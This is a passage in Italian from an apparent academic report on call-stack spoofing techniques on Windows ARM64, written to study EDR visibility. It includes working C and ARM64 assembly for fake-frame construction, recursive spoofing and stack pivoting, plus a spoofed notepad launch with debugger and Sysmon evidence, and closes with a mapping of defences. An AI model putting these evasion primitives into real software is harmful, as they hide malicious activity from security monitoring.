1. **Gadget discovery.** Il framework scansiona la sezione `.text` di `ntdll.dll` alla ricerca di istruzioni BL (Branch with Link, opcode `0x94000000` con maschera `0xFC000000`). L'indirizzo immediatamente successivo a ciascun BL è un *call-site gadget*: un return address valido che possiede un record `RUNTIME_FUNCTION` in `.pdata` e appartiene a una funzione legittima di sistema. In questo run sono stati scoperti 512 gadget (ntdll base `0x00007FFF4ABB0000`); il gadget selezionato casualmente è `0x00007FFF4ABBA1D4` (`RtlDefaultNpAcl+0x54`).
2. **Frame falso.** `SpoofCallStack` costruisce sullo stack una struttura (`FP_falso`, `LR_falso`): il LR falso è il gadget `ntdll`, il FP falso punta al frame reale di `SpoofCallStack`. Il registro `x29` viene aggiornato per puntare a questa struttura.

3.2.2 Codice Rilevante

```
1 // Scenario 2: Single-Frame Spoofing
2 // Un gadget ntdll e' passato a SpoofCallStack come LR falso.
3 void TestBasicSpoofing(void)
4 {
5     void *spoofedReturnGadget = GetRandomGadget(&g_gadgetCache); //
6     // ntdll post-BL site
7     void *realReturn = NULL;
8
9     DWORD64 result = SpoofCallStack(
10         SecretFunction, // target
11         spoofedReturnGadget, // fake return address (ntdll gadget)
12         (LPVOID)0x22222222, // parametro dummy Sc2 (Sc1 usa 0
13         // x11111111)
14         &realReturn); // receives real LR for verification
15 }
```

Listing 3.6: Chiamata a `SpoofCallStack` con gadget `ntdll` (Scenario 2)

```
1 ; SpoofCallStack -- Single-Frame Spoofing (ARM64, MSVC armasm64)
2 ; x0 = targetFunc, x1 = spoofedReturn (ntdll gadget), x2 = param,
3 ; x3 = realReturnStorage
4
5 SpoofCallStack PROC
6     ; [1] Normal prologue: save FP, real LR, callee-saved regs
7     stp     x29, x30, [sp, #-0x40]! ; SP -= 0x40; [SP+0]=FP, [SP
8     +8]=real LR
9     stp     x19, x20, [sp, #0x10]
```

```

8      stp      x21, x22, [sp, #0x20]
9      stp      x23, x24, [sp, #0x30]
10     mov      x29, sp                      ; FP = SpoofCallStack frame
      base
11     mov      x19, x0                      ; x19 = targetFunc
12     mov      x20, x1                      ; x20 = ntdll gadget (
      spoofedReturn)
13     mov      x21, x2                      ; x21 = parameter
14     mov      x22, x3                      ; x22 = realReturnStorage
15     mov      x23, x30                     ; x23 = real LR (backup)
16     cbz      x22, SkipStore
17     str      x23, [x22]                   ; *realReturnStorage = real
      LR
18 SkipStore
19     ; [2] Secondary allocation -- NOT in .pdata unwind codes!
20     ; This breaks .pdata-based walkers (WinDbg, ETW).
21     sub      sp, sp, #0x30
22
23     ; [3] Build fake frame at [sp+0x20]:
24     str      x29, [sp, #0x20]             ; fake FP -> real
      SpoofCallStack frame
25     str      x20, [sp, #0x28]             ; fake LR = ntdll gadget
      <-- KEY
26
27     ; [4] Set x29 to point at the fake frame
28     add      x9, sp, #0x20
29     mov      x29, x9                      ; x29 -> fake frame (LR =
      ntdll gadget)
30
31     ; [5] Call target via BLR: x30 overwritten with real return
      address
32     mov      x0, x21
33     mov      x30, x20                     ; (overwritten by blr --
      irrelevant)
34     blr      x19                          ; x30 = SpoofCallStack+0x50
      after this
35
36     ; [6] Cleanup and return
37     mov      x19, x0
38     sub      x29, x29, #0x20
39     add      sp, sp, #0x30
40     mov      x30, x23                     ; restore real LR
41     mov      x0, x19
42     ldp      x23, x24, [sp, #0x30]
43     ldp      x21, x22, [sp, #0x20]
44     ldp      x19, x20, [sp, #0x10]
45     ldp      x29, x30, [sp], #0x40
46     ret
47     ENDP

```

Listing 3.7: Implementazione ASM di SpoofCallStack: costruzione del frame falso e

allocazione secondaria non documentata in .pdata

3.2.3 Stack in Memoria

SP al breakpoint: 0x0000006A8ECFFA50.

Offset da SP	Valore	Significato
+0x20	0x0000006A8ECFFA80	FP del frame falso
+0x28	0x00007FFF2E555434	LR del frame falso = gadget ntdll
+0x30	0x0000006A8ECFFB70	FP reale
+0x38	0x00007FF7AF05CF50	LR reale

Tabella 3.1: Dump dq sp L10 al breakpoint su SecretFunction (Scenario 2).

SP è all'interno dei limiti TEB (StackBase 0x0000006A8ED00000, StackLimit 0x0000006A8ECFB000).

3.2.4 Evidenze Raccolte

#	Child-SP	RetAddr	Call Site
00	0000006a'8ecffa50	00007ff7'af051430	stack_spoof!SecretFunction
01	0000006a'8ecffa50	00000000'00000000	stack_spoof!SpoofCallStack+0x50

Listing 3.8: Output di k in WinDbg al breakpoint (Scenario 2 — Single-Frame Spoofing)

[00]	SecretFunction	+ 0x0078 <-- TARGET
[01]	RtlDefaultNpAcl	+ 0x0054 <-- SPOOFED
[02]	main	+ 0x03B0
[03]	mainCRTStartup	+ 0x0014
[04]	BaseThreadInitThunk	+ 0x0040
[05]	RtlUserThreadStart	+ 0x0044

Listing 3.9: CaptureStackBackTrace dall'interno di SecretFunction (Scenario 2 — dati da console)




Figura 3.2: System Informer — Scenario 2. Solo 2 frame visibili (entrambi evidenziati in giallo): la catena è troncata dopo `SpoofCallStack`. Confrontare con la Figura 3.1 (Baseline, 8 frame).

3.2.5 Riepilogo

CBT (catena x29/x30) 6 frame — gadget `ntdll` visibile come chiamante di `SecretFunction`.

WinDbg / System Informer (.pdata) 2 frame — catena troncata per disallineamento `-0x30` non documentato in `.pdata`; `RetAddr` nullo.

SP nei limiti TEB Sì.

3.3 Multi-Frame Recursion

Questo scenario estende la tecnica del Single-Frame Spoofing costruendo una catena di tre frame *genuini* (ciascuno con uno stack frame reale su `x29`) ma con indirizzi di ritorno falsificati. `SpoofCallStack` è invocato a tutti e tre i livelli, incluso il caso base: ogni frame reale di `RecursiveSpoofHelper` ha il proprio LR sostituito da un gadget `ntdll`.

3.3.1 Meccanismo

`RecursiveSpoofHelper` si chiama ricorsivamente per $n = 3$ livelli. Ad ogni livello, prima di scendere, invoca `SpoofCallStack` (identico a Scenario 2) sostituendo il proprio LR con un gadget `ntdll` dedicato. Al caso base chiama `SecretFunction` attraverso `SpoofCallStack`, sempre con gadget `ntdll`. Il risultato sullo stack sono tre frame reali

di RecursiveSpoofHelper, ciascuno con LR falsificato, interleaved con tre gadget ntdll strutturalmente validi.

La scelta $n = 3$ è il minimo che produce una catena abbastanza profonda da sembrare plausibile ai walker user-mode: con un solo livello (Scenario 2) un singolo gadget è immediatamente anomalo; con tre livelli la sequenza gadget/funzione-reale si ripete abbastanza da apparire una call chain legittima.

In questo run sono stati selezionati i seguenti gadget (ntdll base 0x00007FFB3B150000):

- Frame[0]: 0x00007FFB3B156ECC — RtlWnfDllUnloadCallback+0x4AC
- Frame[1]: 0x00007FFB3B156600 — RtlTestAndPublishWnfStateData+0x70
- Frame[2] (caso base): 0x00007FFB3B1586F0 — RtlWnfDllUnloadCallback+0x1CD0

3.3.2 Codice Rilevante

```
1 // Sc3 estende Sc2: Sc2 inserisce un solo frame ntdll.
2 // Qui 2 livelli di ricorsione chiamano ciascuno SpoofCallStack,
3 // producendo 2 frame reali di RecursiveSpoofHelper con LR
  falsificato.
4 // Al caso base, anche la chiamata al target passa per
  SpoofCallStack:
5 // spoofChain ha 3 slot (indici 0..maxDepth), l'ultimo per il caso
  base.
6 // CaptureStackBackTrace vede: target, gadget[2], Helper+0x30,
  gadget[1], Helper+0x64, gadget[0], Helper+0x64, CRT
7 // -- frame[01] e' un gadget ntdll; firma residua: Helper+0x0030 al
  frame[02].
8
9 typedef struct _RECURSIVE_SPOOF_CONTEXT {
10     void      *targetFunc;    // funzione da chiamare al caso base
11     void      *parameter;
12     void      **spoofChain;   // gadget ntdll: indici 0..maxDepth (
      maxDepth+1 slot)
13     DWORD     currentDepth;
14     DWORD     maxDepth;      // 2 in questo scenario
15     DWORD64    result;
16 } RECURSIVE_SPOOF_CONTEXT;
17
18 __declspec(noinline) static void RecursiveSpoofHelper(
    RECURSIVE_SPOOF_CONTEXT *ctx)
19 {
20     if (ctx->currentDepth >= ctx->maxDepth) {
21         // caso base: anche qui LR e' falsificato con spoofChain[
      maxDepth].
22         // SecretFunction vedra' un gadget ntdll al frame[01], non
      questo Helper.
23         void *baseGadget = ctx->spoofChain[ctx->currentDepth];
24         ctx->result = SpoofCallStack(ctx->targetFunc, baseGadget,
      ctx->parameter, NULL);
25         return;
```

```

26     }
27
28     void *spoofedReturn = ctx->spoofChain[ctx->currentDepth]; //
        gadget per questo livello
29     void *realReturn    = NULL;
30
31     ctx->currentDepth++;
32
33     // SpoofCallStack(RrecursiveSpoofHelper, gadget, ctx):
34     // crea un frame reale di RecursiveSpoofHelper con LR = gadget,
35     // poi richiama RecursiveSpoofHelper al livello successivo.
36     SpoofCallStack(
37         (void *)RecursiveSpoofHelper,
38         spoofedReturn,
39         ctx,
40         &realReturn
41     );
42 }

```

Listing 3.10: RECURSIVE_SPOOF_CONTEXT e RecursiveSpoofHelper: il contesto di ricorsione e la logica di spoofing per livello.

Il primitivo SpoofCallStack impiegato ad ogni livello è identico a quello di Scenario 2 (Listato 3.7): la struttura ASM, l’allocazione secondaria non documentata in .pdata e il gadget ntdll come LR falso sono invariati.

3.3.3 Stack in Memoria

SP al breakpoint: 0x0000008900f3fad0.

Offset da SP	Valore	Significato
+0x28	0x00007ffb3b1586f0	Gadget ntdll caso base
+0x30	0x00007ff711f8b790	LR reale
+0x48	0x00007ffb3b156600	Gadget ntdll livello 1

Tabella 3.2: Dump dq sp L10 al breakpoint su SecretFunction (Scenario 3).

SP è all’interno dei limiti TEB (StackBase 0x0000008900f40000, StackLimit 0x0000008900f3b000).

3.3.4 Evidenze Raccolte

#	Child-SP	RetAddr	Call Site
00	00000089‘00f3fad0	00007ff7‘11f81430	stack_spoof!
	SecretFunction		
01	00000089‘00f3fad0	00000000‘00000000	stack_spoof!
	SpoofCallStack+0x50		

Listing 3.11: Output di k in WinDbg al breakpoint (Scenario 3 — Multi-Frame Recursion)

```

1 [00] SecretFunction + 0x0078 <-- TARGET
2 [01] RtlWnfDllUnloadCallback + 0x1CD0 <-- GADGET Frame[2]
   (caso base)
3 [02] RecursiveSpoofHelper + 0x0030
4 [03] RtlTestAndPublishWnfStateData + 0x0070 <-- GADGET Frame[1]
5 [04] RecursiveSpoofHelper + 0x0064
6 [05] RtlWnfDllUnloadCallback + 0x04AC <-- GADGET Frame[0]
7 [06] RecursiveSpoofHelper + 0x0064
8 [07] mainCRTStartup + 0x0014
9 [08] BaseThreadInitThunk + 0x0040
10 [09] RtlUserThreadStart + 0x0044

```

Listing 3.12: CaptureStackBackTrace da dentro SecretFunction (Scenario 3 — dati da console, ntdll base 0x00007FFB3B150000)




Figura 3.3: System Informer — Scenario 3 (thread 5300). Solo 2 frame visibili, entrambi evidenziati in giallo. Il walker ibrido FP-chain/.pdata si ferma dopo SecretFunction e il primo gadget ntdll.

3.3.5 Riepilogo

CBT (catena x29/x30) 10 frame — catena gadget/frame-reale interleaved strutturalmente valida; RecursiveSpoofHelper visibile ma con LR falsificati.

WinDbg / SI (.pdata) 2 frame — si ferma alla prima istanza di SpoofCallStack; RecursiveSpoofHelper mai visibile.

SP nei limiti TEB Sì.

3.4 Stack Pivoting

Gli scenari precedenti manipolavano il contenuto dello stack del thread conservando SP all'interno dei limiti TEB. Questo scenario introduce una rottura qualitativa: SP viene spostato su una regione di memoria completamente separata, allocata con `VirtualAlloc`, invisibile al Thread Environment Block. Ogni stack walker che validi SP contro `[StackLimit, StackBase]` si ferma immediatamente.

3.4.1 Meccanismo

Il primitivo `ExecuteWithFakeFrame` (Listato 3.14) implementa il pivot in quattro fasi:

1. **Salvataggio su stack reale.** Il prologo standard salva tutti i registri callee-saved (inclusi `x29/x30`) sullo stack del thread. L'SP reale viene conservato in `x19`, l'FP reale in `x20`, il LR reale in `x24`.
2. **Caricamento del contesto falso.** I tre campi della struttura `FAKE_FRAME_DATA` (Listato 3.13) sono caricati nei registri: `fakeFp` → `x25`, `fakeLr` → `x26` (gadget `ntdll`), `fakeSp` → `x27` (top del fake stack da 64 KB allocato con `VirtualAlloc`).
3. **Pivot.** L'istruzione `mov sp, x27` sposta SP sul fake stack. Da questo momento qualsiasi lettura di SP da parte di un walker restituisce un indirizzo fuori dall'intervallo TEB. Viene costruito un frame (`sub sp, sp, #0x20; stp x25, x26, [sp]`) e `x29` è aggiornato per puntarvi.
4. **Chiamata e ripristino.** La funzione target è invocata con `blr x21`; al ritorno, `mov sp, x19` ripristina lo stack reale prima del prologo inverso. L'intera operazione è atomica dal punto di vista del chiamante.

3.4.2 Codice Rilevante

```
1 typedef struct _FAKE_FRAME_DATA {
2     void *fakeFp;           // Spoofed frame pointer (x29)
3     void *fakeLr;           // Spoofed link register (x30)
4     void *fakeSp;           // Top of isolated stack
5     DWORD64 reserved[5];
6 } FAKE_FRAME_DATA;
7
8 // Allocate 64 KB isolated stack
9 void *fakeStackBase = VirtualAlloc(NULL, DEFAULT_STACK_SIZE,
10                                     MEM_COMMIT | MEM_RESERVE,
11                                     PAGE_READWRITE);
12 void *fakeStackTop = (void *)((ULONG_PTR)fakeStackBase +
13                                DEFAULT_STACK_SIZE);
14
15 FAKE_FRAME_DATA fakeFrame = {
16     .fakeFp = (void *)((ULONG_PTR)fakeStackTop - 0x100), // 256 B
17     // sotto il top: spazio per il frame falso
18 }
```

```

16     .fakeLr = GetRandomGadget(&g_gadgetCache),
17     .fakeSp = fakeStackTop
18 };
19
20 g_captureStack = FALSE;
21 DWORD64 result = ExecuteWithFakeFrame(SecretFunction, &fakeFrame,
22                                     (LPVOID)0x44444444); //
23                                     parametro dummy Sc4
24 g_captureStack = TRUE;
25 VirtualFree(fakeStackBase, 0, MEM_RELEASE);

```

Listing 3.13: FAKE_FRAME_DATA e setup dello scenario 4: allocazione del fake stack e configurazione del pivot.

```

1 ExecuteWithFakeFrame PROC
2     stp     x29, x30, [sp, #-PROLOGUE_SIZE_EXEC]!    ; salva x29/x30
3     su stack reale
4     stp     x19, x20, [sp, #0x10]
5     stp     x21, x22, [sp, #0x20]
6     stp     x23, x24, [sp, #0x30]
7     stp     x25, x26, [sp, #0x40]
8     stp     x27, x28, [sp, #0x50]
9
10    mov     x19, sp                                ; x19 = SP reale (da ripristinare
11    dopo)
12    mov     x20, x29                                ; x20 = FP reale
13    mov     x21, x0                                ; x21 = targetFunc
14    mov     x22, x1                                ; x22 = fakeFrameData
15    mov     x23, x2                                ; x23 = parameter
16    mov     x24, x30                                ; x24 = LR reale
17
18    ldr     x25, [x22, #0x00]                        ; x25 = fakeFp
19    ldr     x26, [x22, #0x08]                        ; x26 = fakeLr (gadget ntdll)
20    ldr     x27, [x22, #0x10]                        ; x27 = fakeSp (top del fake stack
21    )
22
23    mov     sp, x27                                ; *** PIVOT: SP ora punta al fake
24    stack ***
25
26    sub     sp, sp, #0x20
27    stp     x25, x26, [sp]                          ; costruisce frame falso [FP, LR=
28    gadget]
29    mov     x29, sp                                ; x29 -> frame falso sul fake stack
30
31    mov     x0, x23
32    blr     x21                                    ; chiama target; x30 =
33    ExecuteWithFakeFrame+0x54
34
35    mov     x28, x0
36
37
38
39
40

```

```

31      mov     sp, x19                                ; *** RIPRISTINO: SP torna allo
      stack reale ***
32      mov     x29, x20
33      mov     x30, x24
34      mov     x0, x28
35
36      ldp     x27, x28, [sp, #0x50]
37      ldp     x25, x26, [sp, #0x40]
38      ldp     x23, x24, [sp, #0x30]
39      ldp     x21, x22, [sp, #0x20]
40      ldp     x19, x20, [sp, #0x10]
41      ldp     x29, x30, [sp], #PROLOGUE_SIZE_EXEC
42      ret
43      ENDP

```

Listing 3.14: Implementazione ASM di ExecuteWithFakeFrame: pivot SP → fake stack, costruzione frame falso, ripristino stack reale.

3.4.3 Stack in Memoria

SP al breakpoint: 0x0000028dfa63ffe0 (fake stack allocato via VirtualAlloc).

Offset da SP	Valore	Significato
+0x00	0x0000028dfa63ff00	FP falso
+0x08	0x00007ffcfc539ec4	LR falso = gadget ntdll
+0x10	0x0000000000000000	null
+0x18	0x0000000000000000	null
+0x20+	????????????????	memoria non allocata — top fake stack

Tabella 3.3: Dump dq sp L10 al breakpoint su SecretFunction (Scenario 4).

SP è **fuori** dai limiti TEB (StackBase 0x000000a36d700000, StackLimit 0x000000a36d6fb000).

3.4.4 Evidenze Raccolte

```

1  WARNING: Stack pointer is outside the normal stack bounds.
2      Stack unwinding can be inaccurate.
3  # Child-SP          RetAddr          Call Site
4  00 0000028d'fa63ffe0 00007ff6'ea8b1594    stack_spoof!
      SecretFunction
5  01 0000028d'fa63ffe0 00000000'00000000    stack_spoof!
      ExecuteWithFakeFrame+0x54

```

Listing 3.15: Output di k in WinDbg al breakpoint (Scenario 4 — Stack Pivoting)




Figura 3.4: System Informer — Scenario 4 (thread 5544). 2 frame gialli; nessun frame ntdll visibile. La catena si tronca su `ExecuteWithFakeFrame`, identico comportamento al walker `.pdata` di WinDbg.

3.4.5 Riepilogo

CBT (catena x29/x30) 0 frame — SP fuori da `[StackLimit, StackBase]`, walker si ferma immediatamente.

WinDbg / SI (.pdata) 2 frame con `WARNING: Stack pointer is outside the normal stack bounds`.

SP nei limiti TEB No — fake stack allocato con `VirtualAlloc`.

3.5 Spoofed Process Launch

Questo scenario applica il pivot di stack di Scenario 4 a una operazione ad alto impatto: il lancio di un processo tramite `CreateProcessW`. L'obiettivo è dimostrare che la catena di chiamate visibile a un EDR al momento della syscall `NtCreateUserProcess` può essere completamente separata dalla vera sequenza di esecuzione del thread.

3.5.1 Meccanismo

Il meccanismo è strutturalmente identico a Scenario 4, con due differenze:

1. La funzione target passata a `ExecuteWithFakeFrame` è `LaunchNotepad` invece di `SecretFunction`.

2. `LaunchNotepad` invoca `CreateProcessW` per avviare `notepad.exe`. Al momento della syscall, SP si trova sul fake stack fuori dai limiti TEB: la call chain visibile a qualsiasi stack walker user-mode è troncata a 2 frame, indipendentemente dalla profondità reale della catena di chiamate.

3.5.2 Codice Rilevante

```

1 // Setup identico a Scenario 4: stesso ExecuteWithFakeFrame, target
  = LaunchNotepad
2 FAKE_FRAME_DATA fakeFrame = {
3     .fakeFp = (void *)((ULONG_PTR)fakeStackTop - 0x100), //
      identico a Sc4
4     .fakeLr = GetRandomGadget(&g_gadgetCache),
5     .fakeSp = fakeStackTop
6 };
7
8 DWORD64 result = ExecuteWithFakeFrame(LaunchNotepad, &fakeFrame,
    NULL);

```

Listing 3.16: Setup dello Scenario 5: struttura `FAKE_FRAME_DATA` e chiamata a `ExecuteWithFakeFrame` con `LaunchNotepad` come target. Il primitivo `ExecuteWithFakeFrame` è invariato rispetto allo Scenario 4 (Listato 3.14).

3.5.3 Stack in Memoria

SP al breakpoint: `0x00000242f344ffe0` (fake stack allocato via `VirtualAlloc`).

Offset da SP	Valore	Significato
+0x00	0x00000242f344ff00	FP falso
+0x08	0x00007ffcfc53501c	LR falso = gadget ntdll
+0x10	0x0000000000000000	null
+0x20+	????????????????	memoria non allocata — top fake stack

Tabella 3.4: Dump dq sp L10 al breakpoint su `LaunchNotepad` (Scenario 5).

SP è **fuori** dai limiti TEB (`StackBase` `0x9ed6b00000`, `StackLimit` `0x9ed6afa000`).

3.5.4 Evidenze Raccolte

```

1 WARNING: Stack pointer is outside the normal stack bounds.
2     Stack unwinding can be inaccurate.
3 # Child-SP          RetAddr          Call Site
4 00 00000242'f344ffe0 00007ff6'ea8b1594    stack_spoof!
   LaunchNotepad
5 01 00000242'f344ffe0 00000000'00000000    stack_spoof!
   ExecuteWithFakeFrame+0x54

```

Listing 3.17: Output di k in WinDbg al breakpoint (Scenario 5 — Spoofed Process Launch)

```

1 UtcTime:      2026-05-24 09:09:33.909
2 ProcessId:    5912
3 Image:        ...\\Notepad\\Notepad.exe
4 CommandLine:  C:\\Windows\\System32\\notepad.exe
5 ParentProcessId: 7808
6 ParentImage:   ...\\stack_spoof.exe
7 ParentCommandLine: stack_spoof.exe

```

Listing 3.18: Sysmon EID 1 — Process Create per notepad.exe lanciato da stack_spoof.exe con stack pivotato (Scenario 5).




Figura 3.5: System Informer — Scenario 5 (thread 5508). 2 frame gialli: LaunchNotepad+0x4 e ExecuteWithFakeFrame+0x54. Struttura identica a Scenario 4; il cambio di target function non altera il comportamento dei walker.

3.5.5 Riepilogo

CBT (catena x29/x30) 0 frame — SP fuori da [StackLimit, StackBase], walker si ferma immediatamente.

WinDbg / SI (.pdata) 2 frame con WARNING: Stack pointer is outside the normal stack bounds.

SP nei limiti TEB No — fake stack allocato con VirtualAlloc.

Sysmon EID 1 ParentImage = stack_spoof.exe visibile; nessun campo CallTrace — il pivot di stack non è osservabile dall'evento.

Capitolo 4

Analisi Difensiva

Il Capitolo 3 ha documentato cinque scenari di call stack spoofing producendo, per ciascuno, le evidenze osservate da quattro strumenti distinti. Questo capitolo cambia prospettiva: per ogni scenario identifica la firma rilevabile, il meccanismo di difesa appropriato e il livello di privilegio richiesto per applicarlo. La sezione 4.1 fornisce il mapping immediato; la sezione 4.2 sintetizza la visibilità degli strumenti evidenziando il caso limite di Scenario 3; la sezione 4.3 illustra la logica kernel-mode con cui Microsoft Defender for Endpoint copre l'intero spazio delle tecniche analizzate.

4.1 Mapping Difensivo per Scenario

La Tabella 4.1 sintetizza, per ogni scenario, la firma osservabile, il meccanismo di difesa corrispondente, il livello minimo richiesto e l'efficacia risultante. La distinzione tra *rilevazione* e *blocco* è strutturale: un componente user-mode può osservare anomalie post-hoc, ma l'applicazione di un'azione bloccante prima del completamento dell'operazione richiede che il controllo avvenga in modo sincrono nel contesto del thread, in kernel-mode.

Scenario	Firma chiave	Meccanismo difesa	Livello minimo	Efficacia
1 Baseline	Nessuna (ground truth)	—	—	N/A
2 Single-Frame	Null RetAddr in posizione non terminale	Stack walk con null check su catena <code>x29</code>	User-mode	Rilevazione
3 Multi-Frame	Nessuna strutturale	Analisi comportamentale ML su pattern di gadget	Kernel/EDR	Solo EDR
4 Stack Pivot	SP $\notin$ [TEB.StackLimit, TEB.StackBase]	Lettura SP da KTHREAD.TrapFrame vs TEB	Kernel	Deterministica
5 Spoofed Launch	SP $\notin$ TEB bounds + ParentImage anomalo	SP da TrapFrame + analisi parentela	Kernel	Deterministica

Tabella 4.1: Mapping scenario – firma – meccanismo di difesa – livello richiesto.

